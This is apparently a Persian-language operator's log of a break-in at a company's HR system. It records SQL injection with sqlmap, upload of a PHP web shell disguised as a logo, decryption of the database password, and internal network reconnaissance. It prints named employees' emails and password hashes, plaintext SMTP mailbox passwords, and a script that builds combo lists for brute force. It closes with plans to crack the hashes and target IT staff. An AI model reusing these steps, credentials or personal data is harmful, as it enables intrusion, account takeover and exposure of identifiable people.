

اقدامات انجام شده

1- بدست آوردن user ، password ادمین سامانه ی hr با باگ sql injection

Sqlmap command:
sqlmap.py -r request.txt --random-agent --dbs -D MenaITech --sql-shell --batch –hex
sql query:
select username, password, company_no,branch_no from users where admin=1;
request.txt file:

2- ورود به پنل، اضافه کردن پسوند php به پسوند های مجاز برای فایل های ضمیمه و آپلود shell بجای لوگوی شرکت (لوگو را در سیستم ذخیره کنید و پس از تغییر محل shell عکس را مجددا آپلود کنید.)





3- بدست آوردن اطلاعات اتصال به دیتابیس؛ فایل config در مسیر MenaITech\application\HRMS\DB\lib\paths_DB_setup.php می‌باشد.

4- decrypt کردن پسورد دیتابیس با استفاده از تابع decryption سامانه:

```
<?php
require('C:/inetpub/wwwroot/MenaITech/application/hrms/DB/Include/BusinessClasses/Encryption.php');
$enc = new Encryption();
echo $enc->decrypt("83636c655f485240747262796823323031 34:d7f61d0f1ddcd7a48214c81a62e04cec");
?>
```

با اجرای این کد در محیط eval که در shell وجود دارد پسورد دیتابیس رمز گشایی می‌شود.

5- اتصال به دیتابیس با استفاده از adminer

دو پایگاه داده‌ی menaitech و menaitech_demo روی این سرور موجود بود. اطلاعات این دیتابیس ها بررسی شد و اطلاعات حائز اهمیت آنها عبارتند از:

نام افراد شرکت، ایمیل آنها، کد شناسایی آنها در شرکت، پسورد آنها بصورت hash شده (sha1)، شماره تلفن آنها، اطلاعات اتصال به ایمیل مدیریت منابع انسانی شرکت که در پیکربندی سامانه برای ارسال خودکار ایمیل به کارمندان استفاده می‌شد.

نکته: شرکت novasat زیرمجموعه هلدینگ almisahel می‌باشد. این سامانه حاوی اطلاعات کارکنان دیگری می‌باشد که در این هلدینگ کار میکنند.

employee_name_eng	Email	password
Zafar Iqbal Mohammad Sharif	zohail.rasool@madaf.com	6fd24b5107cf8e837f84b22d3e82480f6d75d60ef
Raneem Saleh Hamad Al-Khateeb	raneem.saleh@madaf.com	eff399d04d63bdc932fcd993ec6521ed8c606005
Muteb Abdullah Badi Al-Otaibi	jubran@madaf.com	804d872b26418206f7c82947752046e48b5f778f
Umar Zeb shah Rozam Khan	habib@madaf.com	dec942c7d23a2b5a6b7091ca89e79601dc65a749
Nasiruddin Yousef Ali	rashid.ali@madaf.com	f95bfa1b7eae5688e8b547e0223c549da520edd6
Faisal Fahad Salem Al-Harbi	sajjad@madaf.com	2d1224f745cec71d44b1ad0413679f5b4fcda000
Emad Hussein Mohammed Mandeli	sajjad@madaf.com	498e2dc35019275e064d2fcca34c1bb9683f193b
Danish Ayaz	Danish.ayaz@madaf.com	c900b09d081db50e7ce87630c568bf5baa54857e
Saeed Abdullah Abdulrhman Al-Amri	Saeed.abdullah@madaf.com	ea0ed633126687ad146256e47957eb39f98c8568
Samah Saeed Alhajj Ali	samah.saeed@madaf.com	2c12dcab40e0b32fef5d7e3d332d7aaa2f9b5788
Faisal abdulhadi Al-thubeti	sajjad@madaf.com	d20ff6d3a75013efbd5a1a09258e75b009cda25a
Esam Ahmed Al-Haysoeni	sajjad@madaf.com	6bd11eb3c6e36e4a8e3dcf357a1fa3dc584c8351
Safdar Ahmed	habib@madaf.com	b39fa1a2174302b1b8fcc12ddff65bee301acbec
Yasser Shukri Naji	yasser.naji@madaf.com	b5124284377fbd5425c0b002e23e0bbaac3967d5c
Rakan Shabab Al-Muteri	aly.sayed@madaf.com	c285f1c824325f232cd1ea75dc5f98cb2ca4f19d
Qaisar Abbas	habib@madaf.com	f7d6f8285b3e7c9601a08241e7aa71ca184fe088
Irfan Muhammad	habib@madaf.com	a86ccc647d5d4cf09cbaade1c0a5d8c1b1e32782
Faheem Shahid	habib@madaf.com	a0300fdee1d1eaefa59ce3e140315be83f90d180
Riaz Hussain	habib@madaf.com	a13ac48759928726854a80c7d9b89092b55bdd78c
Basit Muhammad	habib@madaf.com	8557c31006bef87998ee3bfda18edc04d72661cb
Shahid Imran	sajjad@madaf.com	cc9ba6681cb18585483504a7bcfbe2af00bd7d59
Arshad Mehmood	habib@madaf.com	3001719dfef3ba84ca8c230a5e2143343e2393a2

SELECT TOP (50) * FROM [dbo].[SMTP_config] (0.001 s) Edit

Modify	branch_code	company_code	isSMTP	SMTP_username	SMTP_password	SMTP_server	SMTP_port
edit	attention	almisehal	3	hrd@attention.com.sa	Att@2177	smtp.office365.com	587
edit	HQ	ALMISEHAL	3	hrd@almisehal.com	invisibl3Man	smtp.office365.com	587
edit	madaf	almisehal	3	hr@madaf.com	Men@3956	smtp.office365.com	587
edit	noviacom	almisehal	3	hr@ashc.com.sa	L@S-arabia@12345	outlook.office365.com	25
edit	noviasat	almisehal	3	hrs@novasat.com.sa	Ana$udan1741122	smtp.office365.com	587

Whole result

6- اسکن range ip شرکت

با جستجو در سایت ipinfo.io گستره ی IP متعلق به این شرکت 185.89.97.0/24 می‌باشد.

همچنین سامانه ی hr این شرکت در بازه ی 77.240.89.0/24 می‌باشد.

با ابزار nmap این بازه ها اسکن شد و سرویس های ارائه شده روی آنها بدست آمد.

77.240.89.13	fortinet vpn panel
77.240.89.15	fortinet vpn panel
77.240.89.35	fortinet vpn panel
77.240.89.39	fortinet vpn panel
77.240.89.67	citrix XenApp
77.240.89.129	basic authentication
77.240.89.130	fortinet vpn panel
77.240.89.130:8800	automax panel
77.240.89.137	cisco vpn service
77.240.89.146:8443	fortinet vpn panel
77.240.89.150:8443	fortinet vpn panel
77.240.89.154:8443	fortinet vpn panel
77.240.89.158:8443	fortinet vpn panel
77.240.89.178:8443	fortinet vpn panel
77.240.89.182:8443	fortinet vpn panel
77.240.89.186:8443	fortinet vpn panel
77.240.89.194	cisco vpn service
77.240.89.200:2381	hp management system
77.240.89.200:4000	basic authentication
77.240.89.203:4000	basic authentication
77.240.89.204:4000	basic authentication
77.240.89.219	network monitoring
77.240.89.225	fortinet vpn panel
77.240.89.227	fortinet vpn panel
77.240.89.230:9090	peplink (router)
77.240.89.235	Cyberoam
77.240.89.235:8443	Cyberoam
77.240.89.239:4444	sophos firewall

77.240.89.13 fortinet vpn panel
77.240.89.146
77.240.89.150
77.240.89.154
77.240.89.158
77.240.89.178
77.240.89.182
77.240.89.186

185.89.97.1
185.89.97.1:23
185.89.97.1:3077

7- اسکن شبکه داخلی شرکت

با دستور ipconfig /all دو ip داخلی بدست آمد که این سرور در این شبکه ها قرار دارد.

192.168.50.0/24 و 192.168.55.0/24

با اجرای دستور nslookup برای تک تک این ip ها hostname آنها را بدست می‌آوریم.


```
for /L %i in (0,1,255) do nslookup 192.168.50.%i>>scan_result.txt
```

Internal network scan:

pdc.noviasathq.local => 192.168.50.1
bdc.noviasathq.local => 192.168.50.2
accpac.noviasathq.local => 192.168.50.7
ts.noviasathq.local => 192.168.50.9
dbserver.noviasathq.local => 192.168.50.10
manageengine-dt.noviasathq.local => 192.168.50.11
itdept.noviasathq.local => 192.168.50.15
aox.noviasathq.local => 192.168.50.16
public_share.noviasathq.local => 192.168.50.18
hr-server.noviasat.net => 192.168.50.19
axdb.noviasathq.local => 192.168.50.21
intranet.noviasathq.local => 192.168.50.37
faxsvr.noviasathq.local => 192.168.50.66
fprint.noviasathq.local => 192.168.50.71
storage.noviasathq.local => 192.168.50.77
cmdb.noviasathq.local => 192.168.50.80
cmaos.noviasathq.local => 192.168.50.81
msgcitrix.noviasathq.local => 192.168.50.90
msgaxdb.noviasathq.local => 192.168.50.91
msgaos.noviasathq.local => 192.168.50.92
cmtest.noviasathq.local => 192.168.50.98
adfs.noviasathq.local => 192.168.50.104
callcenter.noviasathq.local => 192.168.50.181
lt-badar.noviasathq.local => 192.168.50.201
dms.noviasathq.local => 192.168.50.202
svmonitor.noviasathq.local => 192.168.50.203

mail.noviasathq.local => Address: 192.168.55.3
lt-hussein.noviasathq.local => Address: 192.168.55.6
bes12.noviasathq.local => Address: 192.168.55.18
dt-mohammedmubassir.noviasathq.local => Address: 192.168.55.
bes.noviasathq.local => Address: 192.168.55.30
lt-bassam.noviasathq.local => Address: 192.168.55.34
dt-zayid.noviasathq.local => Address: 192.168.55.38
lt-rana-0.noviasathq.local => Address: 192.168.55.44
lt-mamoon.noviasathq.local => Address: 192.168.55.46
lt-taj.noviasathq.local => Address: 192.168.55.48
lt-matias-1.noviasathq.local => Address: 192.168.55.55
noviabes10.noviasathq.local => Address: 192.168.55.59
lt-taj.noviasathq.local => Address: 192.168.55.64
lt-rana-0.noviasathq.local => Address: 192.168.55.67
lt-pmorakan.noviasathq.local => Address: 192.168.55.72
lt-munira.noviasathq.local => Address: 192.168.55.82
lt-kristian.noviasathq.local => Address: 192.168.55.84
bes12test.noviasathq.local => Address: 192.168.55.87
dt-sameh.noviasathq.local => Address: 192.168.55.94
bes12new.noviasathq.local => Address: 192.168.55.95
besand.noviasathq.local => Address: 192.168.55.96
besten.noviasathq.local => Address: 192.168.55.97
besnuh.noviasathq.local => Address: 192.168.55.100
mohammad-bulok.noviasathq.local => Address: 192.168.55.104
dt-csr-rakan.noviasathq.local => Address: 192.168.55.106
besads.noviasathq.local => Address: 192.168.55.113
lt-mamoon.noviasathq.local => Address: 192.168.55.114
besies.noviasathq.local => Address: 192.168.55.115
dt-abdulhadi.noviasathq.local => Address: 192.168.55.122
bestest.noviasathq.local => Address: 192.168.55.129

پس از بدست آوردن ip های فعال روی شبکه با استفاده از یک فایل php روی سرور مورد نفوذ قرار گرفته و یک فایل bat پورتال های تحت وب روی شبکه داخلی را بدست می‌آوریم.



8- بررسی اطلاعات موجود در ایمیل های سیستم مدیریت منابع انسانی

در این ایمیل ها کدهای reset password کارمندان موجود بود که تمامی این کدها عبارات 6 کاراکتری هستند که با ME شروع میشوند. (eg: ME****)

9- دامپ کوکی های مرورگر های روی سرور
بدلیل دسترسی نداشتن به فولدر app_data امکان برداشتن کوکی ها نبود.

10-بررسی دسترسی به ایمیل های دیگر مجموعه با دسترسی به ایمیل منابع انسانی
ایمیلی که به آن دسترسی داریم مجوز دسترسی به دیگر ایمیل ها را نداشت.

11-بررسی امکان چت درون سامانه ی داخلی شرکت بین اعضای شرکت
وجود ندارد.

12-تهیه ی یک جدول از اطلاعات پراکنده ی کارکنان در جداول مختلف

13- تهیه ی اسکریپت ساخت combo list
هر کدام از کارکنان یک employee code دارند. در جدول های دیتابیس هر کدام از این کارکنان یک یا چند ایمیل و چندین پسورد برای ورود به پنل های مختلف داشتند. با تهیه ی یک اسکریپت تمام ترکیب های ایمیل و پسورد مربوط به هر کدام از کارکنان را بدست آوردیم و پسورد لیست مناسب برای bruteforce را تهیه کردیم.

```
}
foreach ($code_result as $code_value) {
    foreach ($code_value as $code) {
        //echo $code;
        $q_mail = "SELECT DISTINCT mail FROM en_table where mail != '' and code =" . $code;
        //echo $q_mail ."<br>";
        $mail_q = $connection->query($q_mail);
        $mail_result = array();
        while ($mail_row = $mail_q->fetch_assoc()) {
            $mail_result[] = $mail_row;
        }
        foreach ($mail_result as $mail_value) {
            foreach ($mail_value as $mail) {
                //echo $code . "mail is " . $mail . "<br>";
                $q_pass = "SELECT DISTINCT pass FROM en_table where pass != '' and code =" . $code;
                $pass_q = $connection->query($q_pass);
                $pass_result = array();
                while ($pass_row = $pass_q->fetch_assoc()) {
                    $pass_result[] = $pass_row;
                }
                foreach ($pass_result as $pass_value) {
                    foreach ($pass_value as $pass) {
                        //echo $code . ":" . $mail . ":" . $pass . "<br>";
                        $file = 'combo.txt';
                        $current = file_get_contents($file);
                        $current .= $mail . ":" . $pass . "\n";
                        file_put_contents($file, $current);
```

اقدامات پیش رو:

14-کرک کردن پسورد های sha1 با ابزار hashcat
15-شناسایی افراد کلیدی شرکت و کارکنان بخش IT و کرک کردن ایمیل و پنل ها و سرور های آنها
16-انجام عملیات brute force و کرک